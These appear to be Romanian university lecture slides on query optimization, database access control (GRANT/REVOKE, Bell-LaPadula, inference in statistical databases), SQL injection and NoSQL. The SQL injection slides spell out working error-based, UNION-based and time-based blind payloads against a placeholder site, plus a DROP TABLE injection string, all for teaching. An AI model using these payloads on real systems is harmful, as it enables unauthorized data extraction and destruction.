Bloc extern *Bloc imbricat*

Pentru fiecare bloc, planurile considerate sunt:

- Toate metodele disponibile de acces, pt fiecare tabelă din FROM
- Toate planurile *left-deep join trees* (adică, toate modurile secvențiale de *join* ale tabelelor, considerând toate permutările de tabele posibile)

Estimarea costului

- Se estimează costul fiecărui plan considerat:
 - Trebuie estimat *costul* fiecărui operator din plan
 - Depinde de cardinalitatea tabelelor de intrare
 - Modul de estimarea al costurilor a fost discutat în cursurile precedente (scanare tabele, join-uri, etc.)
 - Trebuie estimată *dimensiunea rezultatului* pentru fiecare operație a arborelui!
 - Se utilizează informații despre relațiile de intrare
 - Pentru selecții și join-uri, se consideră predicatele ca fiind independente.
- Algoritmul *System R*
 - Inexact, dar cu rezultate bune în practică.
 - În prezent există metode mai sofisticate

Echivalențe în algebra relațională

- Permit alegerea unei ordini diferite a join-urilor și `împingerea' selecțiilor și proiecțiilor în fața join-urilor.
- Selectii: $\sigma_{c1 \wedge \dots \wedge cn}(R) \equiv \sigma_{c1}(\dots(\sigma_{cn}(R)))$ (Cascadă)
 $\sigma_{c1}(\sigma_{c2}(R)) \equiv \sigma_{c2}(\sigma_{c1}(R))$ (Comutativitate)
- Proiecții: $\pi_{a1}(R) \equiv \pi_{a1}(\dots(\pi_{an}(R)))$ (Cascadă)
- Join:
 $R \otimes (S \otimes T) \equiv (R \otimes S) \otimes T$ (Asociativitate)
 $(R \otimes S) \equiv (S \otimes R)$ (Comutativitate)
→ $R \otimes (S \otimes T) \equiv (T \otimes R) \otimes S$

Alte echivalențe

- A proiecție se comută doar cu o selecție ce utilizează câmpurile ce apar în proiecție.
- Selecția dintre câmpurile ce aparțin tabelelor implicate într-un produs cartezian convertește produsul cartezian într-un *join*.
- O selecție doar pe atributele lui R comută cu $R \otimes S$. (adică, $\sigma (R \otimes S) \equiv \sigma (R) \otimes S$)
- Similar, dacă o proiecție urmează unui join $R \otimes S$, putem să o `împingem' în fața join-ului păstrând doar câmpurile lui R (și S) care sunt necesare pentru join sau care apar în lista proiecției.

Enumerarea planurilor alternative

- Sunt luate în considerare două cazuri:
 - Planuri cu o singură tabelă
 - Planuri cu tabele multiple
- Pentru interogările ce implică o singură tabelă, planul conține o combinație de selecturi, proiecții și operatori de agregare:
 - Sunt considerate toate metodele de acces și este păstrată cea cu cel mai mic cost estimat.
 - Mai mulți operatori sunt execuți deodată (în *pipeline*)

Estimări de cost pentru planuri bazate pe o tabelă

- Indexul I pt cheia primară implicată într-o selecție:
 - Costul e $\text{Height}(I)+1$ pt un arbore B+, sau $1.2+1$ pt hash index.
- Index grupat I pe câmpurile implicate în una sau mai multe selecții:
 - $(N\text{Pages}(I)+N\text{Pages}(R)) * \text{produs al FR pt fiecare selecție}$
- Index negrupat I pe câmpurile implicate în una sau mai multe selecții:
 - $(N\text{Pages}(I)+NTuples(R)) * \text{produs al FR pt fiecare selecție.}$
- Scanare secvențială a tabelei:
 - $N\text{Pages}(R)$.

Exemplu

```
SELECT S.sid  
FROM Students S  
WHERE S.age=20
```

- Dacă există index pt. *age*:
 - $(1/\text{NKeys(I)}) * \text{NTuples(R)} = (1/10) * 40000$ înreg. returnate
 - Index grupat: $(1/\text{NKeys(I)}) * (\text{NPages(I)} + \text{NPages(R)}) = (1/10) * (50 + 500)$ pagini returnate.
 - Index negrupat: $(1/\text{NKeys(I)}) * (\text{NPages(I)} + \text{NTuples(R)}) = (1/10) * (50 + 40000)$ pagini returnate.
- Dacă se scanăză tabela :
 - Sunt citite toate paginile (500).

Interogări pe tabele multiple


■ System R consideră doar arborii left-deep join.

■ Pe măsură ce numărul de join-uri crește , numărul de planuri alternative este tot mai semnificativ; *este necesară restricționarea spațiului de căutare.*

■ Arborii *left-deep* ne permit generarea tuturor planurilor ce suportă *pipeline* complet.

- Rezultatele intermedare nu sunt salvate în tabele temporare.

- Nu toți arborii *left-deep* suportă *pipeline* complet (ex. *SM join*).



Enumerarea planurilor *left-deep*

- Planurile *left-deep* diferă prin ordinea tabelelor, metoda de acces a fiecărei tabele și metoda utilizată pentru implementarea fiecărui *join*.
- N pași de dezvoltare a planurilor cu N tabele:
 - Pas 1: Găsirea celui mai bun plan cu o tabelă pentru fiecare tabelă.
 - Pas 2: Găsirea celei mai bune variante de join al rezultatului unui plan cu o tabelă și altă tabelă (*Toate planurile bazate pe 2 tabele*)
 - Pas N: Găsirea celei mai bune variante de join al rezultatului unui plan cu N-1 tabele și altă tabelă . (*Toate planurile bazate pe N tabele*)

Enumerarea planurilor *left-deep*

- Pentru fiecare submulțime de relații, se reține:
 - Cel având costul cel mai redus, plus
 - Planul cu cel mai mic cost pentru fiecare *ordonare interesantă* a înregistrărilor.
- ORDER BY, GROUP BY, și agregările sunt tratate la final, folosind planurile ordonate sau un operator de sortare adițional.
- Un plan bazat pe N-1 tabele nu se combină cu o altă tabelă dacă nu există o condiție de join între acestea (și dacă mai există predicate nefolosite în clauza WHERE)
 - adică se evită produsul cartezian, dacă se poate.
- În ciuda restrângerii mulțimii de planuri considerate, numărul acestora crește exponențial cu numărul tabelelor implicate

Exemplu

Students:

Arbore B+ pt *age*

Hash pt *sid*

Evaluations:

Arbore B+ pt *cid*

Pas 1:


■ *Students*: Utilizarea arborelui B+ pentru selecția $age > 22$ este cea mai puțin costisitoare. Totuși, dacă rezultatul va avea multe înregistrări și indexul nu este clusterizat, scanarea tabelei poate fi mai avantajoasă.

- Se preferă arborele B+ (deoarece rezultatul e ordonat după *age*).

■ *Evaluations*: Utilizare arborelui B+ pentru selecția $cid = 100$ este cea mai avantajoasă.

Pas 2:

- Se consideră fiecare plan rezultat la Pas 1, și se combină cu cea de-a doua tabelă. (ex: se folosește indexul Hash pe *sid* pentru selectarea înregistrărilor din *Students* ce satisfac condiția de join)



Interogări imbricate

- *Blocurile Select imbricate sunt optimizate independent, înregistrarea curentă a blocului Select extern furnizând date pentru o condiție de selecție.*
- *Blocul extern e optimizat ținând cont de costul `apelului` blocului imbricat.*
- *Ordonarea implicită a acestor blocuri implică faptul că anumite strategii nu vor fi considerate. *Versiunile neimbricate ale unei interogări sunt (de obicei) optimizate mai bine.**

```
SELECT S.sname  
FROM Students S  
WHERE EXISTS  
(SELECT *  
FROM Evaluations E  
WHERE E.cid=103  
AND E.sid=S.sid)
```

Bloc Select de optimizat:

```
SELECT *  
FROM Evaluations E  
WHERE E.cid=103  
AND S.sid= valoare ext
```


Interogare simplă echivalentă :

```
SELECT S.sname  
FROM Sudents S,  
Evaluations E  
WHERE S.sid=E.sid  
AND E.cid=103
```

Optimizarea interogărilor distribuite

- Abordare bazată pe cost; similară optimizării centralizate, se consideră toate planurile, alegându-se cel mai ieftin.
 - Diferență 1: Trebuie considerate costurile de transfer.
 - Diferență 2: Trebuie respectată autonomia locală a siteului.
 - Diferență 3: Se consideră metode noi de join în context distribuit.
- Este creat un **plan global**, cu **planurile local sugerate** de fiecare site.
 - Dacă un site poate îmbunătății planul local sugerat, este liber să o facă.

Securitatea Bazelor de Date



10

Obiective

■ Secretizare:

- Informațiile nu trebuie să fie disponibile unor utilizatori neautorizați.
Un student nu este autorizat să vadă notele altor studenți.

■ Integritate:

- Doar utilizatorii autorizați au permisiunea de a modifica date.
Doar profesorii pot modifica notele.

■ Disponibilitate:

- Asigurarea accesului la date utilizatorilor autorizați.

Controlul accesului

- O politică de securitate specifică cine este autorizat să efectueze anumite operații.
- Un mecanism de securitate ne permite implementarea unei politici de securitate specifice.
- Există două mecanisme de securitate implementate la nivel de SGBD:
 - Controlul discreționar al accesului
 - Controlul obligatoriu al accesului

Controlul discreționar al accesului

- Se bazează pe conceptul drepturilor de acces (sau **privilegiilor**) pentru obiectele bazei de date (*tabele & view-uri*), și pe mecanisme de acordare și revocare de privilegii.
- Creatorul unei *tabele* sau *view* primește implicit toate privilegiile asupra acelui obiect:
 - Un SGBD reține cine câștigă sau pierde privilegii și se asigură că numai cererile de la utilizatorii ce au privilegiile corespunzătoare (la momentul inițierii cererii) sunt permise.

Comanda GRANT

```
GRANT privileges ON object TO users [WITH GRANT OPTION]
```

- Se pot specifica următoarele privilegii :
 - SELECT: se pot citi valorile tuturor coloanelor (inclusiv acelea adăugate ulterior prin comanda ALTER TABLE).
 - INSERT(nume_col)/UPDATE(nume_col): se pot insera /actualiza înregistrări cu valori concrete (ne-nule și/sau ne-implicite) pentru coloanele specificate.
 - DELETE: Se pot șterge înregistrări.
 - REFERENCES (nume-col): Se pot defini chei străine în alte tabele ce referă la coloana specificată.

Comanda GRANT

```
GRANT privileges ON object TO users [WITH GRANT OPTION]
```

- Dacă un utilizator primește privilegii cu GRANT OPTION, poate transmite privilegiile respective către alți utilizatori (cu sau fără transmiterea de GRANT OPTION).
- Numai creatorii unui obiect pot executa operațiile CREATE, ALTER și DROP.

Exemple

```
GRANT INSERT, SELECT ON Students TO Horatio
```

- Horatio poate interoga *Students* sau insera înregistrări.

```
GRANT DELETE ON Students TO David WITH GRANT OPTION
```

- David poate șterge înregistrări și poate autoriza alți utilizatori să șteargă înregistrări.

```
GRANT UPDATE (Grade) ON Students TO Dustin
```

- Dustin poate actualiza (doar) câmpul *Grade* al înregistrărilor tabelei *Students*.

```
GRANT SELECT ON ActiveStudents TO Sarah, Jen
```

- Nu se permite celor doi utilizatori să interogheze direct tabela *Students*!

Comanda REVOKE

REVOKE:

Când este revocat un privilegiu lui X, acesta este revocat tuturor utilizatorilor care au primit privilegiul *doar* de la X.

Identificarea acestora se realizează pe baza unui *graf de autorizări*: nodurile sunt utilizatori și un arc indică cine cui i-a transmis un anumit privilegiu

GRANT/REVOKE pentru *view*-uri

- Dacă creatorul unui *view* pierde privilegiul de SELECT asupra unei tabele, *view*-ul este automat eliminat din baza de date
- Dacă creatorul unui *view* pierde un privilegiu deținut cu *grant option* pentru o *tabelă*, pierde privilegiul respectiv și asupra *view*-ului; la fel se întâmplă și utilizatorilor care au primit de la acest utilizator privilegii asupra *view*-ului!

Securitatea și *view*-urile

- *View*-urile pot fi utilizate pentru a prezenta anumite informații (detaliate sau aggregate), ascunzând alte detalii ce țin de tabelă.
 - Prin intermediul unui *view* numit *ActiveStudents*, se pot afla studenții care participă la cel puțin un curs, dar evitând accesul la câmpurile *id* ale cursurilor.
- Creatorul unui *view* are privilegii asupra *view*-ului dacă acesta are privilegii asupra tuturor tabelelor accesate de către *view*.
- Alături de comenzile *GRANT/REVOKE*, *views*-urile sunt instrumente foarte puternice de control al accesului.

Autorizare pe bază de roluri

- În SQL-92, privilegiile sunt asignate unor id-uri de **autorizare**, ce pot referi un utilizator sau un grup de utilizatori.
- În SQL:1999 (și în implementările mai multor sisteme curente), privilegiile sunt asignate unor **roluri**.
 - Rolurile pot fi transmise unor utilizatori sau altor roluri.
 - Reflectă modul în care funcționează organizațiile din lumea reală.

Controlul obligatoriu al accesului

- Bazat pe politici ce nu pot fi modificate de utilizatori individuali
 - Fiecare **obiect** din BD îi este asociată o **clasă de securitate**.
 - Fiecare **subiect** (*utilizator sau program utilizator*) are asociată o **permisiune** pentru o clasă de securitate.
 - Regulile bazate pe clase de securitate și permisiuni specifică cine și ce obiecte poate citi/modifica.
- Sistemele comerciale nu implementează control obligatoriu al accesului. Doar versiuni ale anumitor SGBD-uri implementează un astfel de control ce este folosit pentru aplicații specializate (de ex. militare).

De ce control obligatoriu?

- Controlul discreționar are anumite limite, permîțând în anumite situații utilizatorilor neautorizați să “păcălească” utilizatorii autorizați să dezvăluie date (problema *calului troian*)
 - John crează tabela *Horsie* și oferă privilegii de INSERT lui Justin (care nici nu știe despre acest lucru).
 - John face modificări în codul unei aplicații utilizate de Justin să scrie anumite date secrete în tabela *Horsie*.
 - Acum John are acces la informații secrete.
- Modificarea codului unei aplicații nu se află în sfera de control a unui SGBD, dar acesta poate încerca să prevină utilizarea bazei de date ca și **canal** de transfer de informații secrete.

Modelul Bell-LaPadula

- *Obiecte* (de ex. tabele, view-uri, înregistrări)
- *Subiecți* (de ex. utilizatori, aplicații)
- *Clase de securitate*:
 - *Top secret* (TS), *secret* (S), *confidential* (C), *unclassified* (U): $TS > S > C > U$
- Fiecare obiect și subiect are asignată o clasă de securitate
 - **Securitate simplă** : Subiectul S poate citi obiectul O dacă :
$$\text{class}(S) \geq \text{class}(O)$$
 - **Proprietatea ***: Subiectul S poate modifica obiectul O numai dacă:
$$\text{class}(S) \leq \text{class}(O)$$

Motivare

- Prin acest tip de control se asigură că informația nu poate să fie transmisă de la un nivel de securitate superior la unul inferior.

Exemplu: dacă John are clasa de securitate C, Justin are clasa S și *tabela secretă* are clasa S:

- tabela lui John, *Horsie*, are permisiunea C (de la John).
- Aplicația lui Justin are permisiunea S.
- Prin urmare aplicația nu poate insera în *Horsie*.
- Regulile controlului obligatoriu de acces se aplică la un control discreționar existent.

Relații multinivel

<u>bid</u>	bname	color	class
101	Salsa	Red	S
102	Pinto	Brown	C

- Utilizatorii cu permisiunile S și TS vor vedea ambele tupluri; un utilizator cu permisiunea C va vedea doar a doua înregistrare, iar unul cu U nu va vedea nici o înregistrare.
- Dacă C încearcă să insereze $<101, \text{Pasta}, \text{Blue}, C>$:
 - Este violată constrângerea de cheie
 - Se deduce astfel că există un obiect cu cheia 101 care are o clasă $> C$!
 - Problema poate fi rezolvată inserând clasa în cheie.

Securitatea în BD statistice

- BD statistică: conține informații individuale dar permite doar interogări ce folosesc agregări (de ex., putem obține media de vârstă, dar nu și numărul de ani ai unei persoane anume).
- Problemă : E posibilă **deducerea** anumitor informații secrete!
 - Exemplu: Dacă știu că Joe e cel mai bătrân marină, pot interoga “*Câți marinari sunt mai bătrâni ca X?*” pentru diverse valori ale lui X până obțin 1; astfel pot deduce vârsta lui Joe.
 - Idee: se forțează ca fiecare interogare să implice cel puțin N înregistrări (N oarecare)

De ce alegerea unui N minim nu e suficient?


- Interrogând “*Câte persoane sunt mai bătrâne decât X?*” până când sistemul respinge interogarea, se poate identifica un set de N persoane, inclusiv Joe, mai în vîrstă decât X ; fie $X=55$.
- Interrogăm apoi “*Care e suma vîrstelor persoanelor mai mari de X ani?*” Rezultă S_1 .
- Apoi: “*Care este suma vîrstelor persoanelor altele decât Joe, mai mari decât X , plus vîrsta mea?*” Rezultă S_2 .
- $S_1-S_2+vîrsta\ mea$ este vîrsta lui Joe!

SQL Injection



- Tehnică ce exploatează o vulnerabilitate de securitate ce apare la nivelui accesului bazei de date a unei aplicații.
- Este un caz particular al unei clase mai generale de vulnerabilități ce apare atunci când un limbaj de scripting/programare este inserat într-un alt limbaj.

SQL Injection



Source: <http://xkcd.com/327/>

```
insert into students ('Robert'); DROP TABLE  
Students;--' );
```

Clasificare SQLI

- Inband

- datele sunt extrase folosind același canal utilizat pentru injectarea codului SQL.

- Out-of-band

- datele sunt returnate pe canale diferite (ex. *email* ce conține rezultatele interogării)

- Inferential

- nu are loc un transfer de date,
 - informația poate fi reconstruită prin trimiterea unei cereri particulare și observarea comportamentului severului de baze de date sau a aplicației.

Tipuri de SQLI

- **Bazat pe eroare:**
 - contruirea unei interogări ce cauzează o eroare, și deducerea unor informații pe baza erorii respective.
- **Bazat pe *union*:**
 - Se folosește SQL UNION pentru a combina rezultatele mai multor comenzi SELECT SQL într-un singur rezultat. *Foarte util pentru SQL Injection!*
- **Orb:**
 - Evaluarea unei condiții ca adevărate sau false se face deducând răspunsul prin returnarea unei pagini web valide sau nu, sau folosind timpul necesar pentru returnarea paginii de răspuns.

SQLI bazat pe erori

`http://[site]/page.asp?id=1 or 1=convert(int, (USER))--`

Syntax error converting the nvarchar value '[j0e]' to a column of data type int!

În MySQL

- un utilizator al bazei de date se obține folosind `USER`
- numele bazei de date se obține folosind `DB_NAME`
- numele serverul BD se obține folosind `@@servername`
- versiunea sistemului de operare se obține din `@@version`

SQLI bazat pe *union*

http://[site]/page.asp?id=1 UNION SELECT ALL 1--

Eroare: “All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.”

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2--

Eroare: “All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.”

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3--

Eroare: “All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.”

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3,4--

Fără eroare! ☺

http://[site]/page.asp?id=null UNION SELECT ALL 1,USER,3,4--

SQLI orb

Cum se obține dimensiunea numelui utilizatorului BD (3)

`http://[site]/page.asp?id=1; IF (LEN(USER)=1)
WAITFOR DELAY '00:00:10'--`

Este returnată imediat o pagină validă

`http://[site]/page.asp?id=1; IF (LEN(USER)=2)
WAITFOR DELAY '00:00:10'--`

Este returnată imediat o pagină validă

`http://[site]/page.asp?id=1; IF (LEN(USER)=3)
WAITFOR DELAY '00:00:10'--`

O pagină validă este returnată cu o întârziere de 10 secunde!

Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
0	00	Null	32	20	Space	64	40	Ø	96	60	`
1	01	Start of heading	33	21	!	65	41	A	97	61	a
2	02	Start of text	34	22	"	66	42	B	98	62	b
3	03	End of text	35	23	#	67	43	C	99	63	c
4	04	End of transmit	36	24	\$	68	44	D	100	64	d
5	05	Enquiry	37	25	%	69	45	E	101	65	e
6	06	Acknowledge	38	26	&	70	46	F	102	66	f
7	07	Audible bell	39	27	'	71	47	G	103	67	g
8	08	Backspace	40	28	(72	48	H	104	68	h
9	09	Horizontal tab	41	29)	73	49	I	105	69	i
10	0A	Line feed	42	2A	*	74	4A	J	106	6A	j
11	0B	Vertical tab	43	2B	+	75	4B	K	107	6B	k
12	0C	Form feed	44	2C	,	76	4C	L	108	6C	l
13	0D	Carriage return	45	2D	-	77	4D	M	109	6D	m
14	0E	Shift out	46	2E	.	78	4E	N	110	6E	n
15	0F	Shift in	47	2F	/	79	4F	O	111	6F	o
16	10	Data link escape	48	30	0	80	50	P	112	70	p
17	11	Device control 1	49	31	1	81	51	Q	113	71	q
18	12	Device control 2	50	32	2	82	52	R	114	72	r
19	13	Device control 3	51	33	3	83	53	S	115	73	s
20	14	Device control 4	52	34	4	84	54	T	116	74	t
21	15	Neg. acknowledge	53	35	5	85	55	U	117	75	u
22	16	Synchronous idle	54	36	6	86	56	V	118	76	v
23	17	End trans. block	55	37	7	87	57	W	119	77	w
24	18	Cancel	56	38	8	88	58	X	120	78	x
25	19	End of medium	57	39	9	89	59	Y	121	79	y
26	1A	Substitution	58	3A	:	90	5A	Z	122	7A	z
27	1B	Escape	59	3B	:	91	5B	[123	7B	{
28	1C	File separator	60	3C	<	92	5C	\	124	7C	
29	1D	Group separator	61	3D	=	93	5D]	125	7D	}
30	1E	Record separator	62	3E	>	94	5E	^	126	7E	~
31	1F	Unit separator	63	3F	?	95	5F	—	127	7F	□

SQLI orb

Cum se află primul caracter al lui USER ('D')

```
http://[site]/page.asp?id=1; IF (ASCII( lower( substring( (USER) ,1,1)))>97) WAITFOR  
DELAY '00:00:10'--
```

O pagină validă este returnată cu o întârziere de 10 secunde!

```
http://[site]/page.asp?id=1; IF (ASCII( lower( substring( (USER) ,1,1)))=98)  
WAITFOR DELAY '00:00:10'--
```

Este returnată imediat o pagină validă


```
http://[site]/page.asp?id=1; IF (ASCII( lower( substring( (USER) ,1,1)))=99)  
WAITFOR DELAY '00:00:10'--
```


Este returnată imediat o pagină validă

```
http://[site]/page.asp?id=1; IF (ASCII( lower( substring( (USER) ,1,1)))=100)  
WAITFOR DELAY '00:00:10'--
```


O pagină validă este returnată cu o întârziere de 10 secunde!

Baze de date NoSQL






FAUNA



Context

- Modelul relațional are aproape 50 de ani
- ACID – asigură robustețea procesărilor tranzacționale dar cu costuri de performanță



Context

- Trăsăturile cele mai căutate pentru o bază de date:
 - Scalabilitate (verticală/orizontală)
 - Disponibilitate ("five nines" availability)
 - Performanță



Ce înseamnă NoSQL?

- Orice bază de date ce nu folosește SQL
 - totuși, nu include bazele de date orientate-obiect
- *Not Only SQL*
 - Cassandra: limbaj de interogare *java-like*, CQL
- O bază de date ce:
 - NU folosește concepțele modelului relational pentru stocarea datelor
 - NU permite accesarea datelor prin intermediul limbajului SQL standard

Ce înseamnă NoSQL?

- Exemple de baze de date NoSQL (peste 225):

<https://hostingdata.co.uk/nosql-database/>



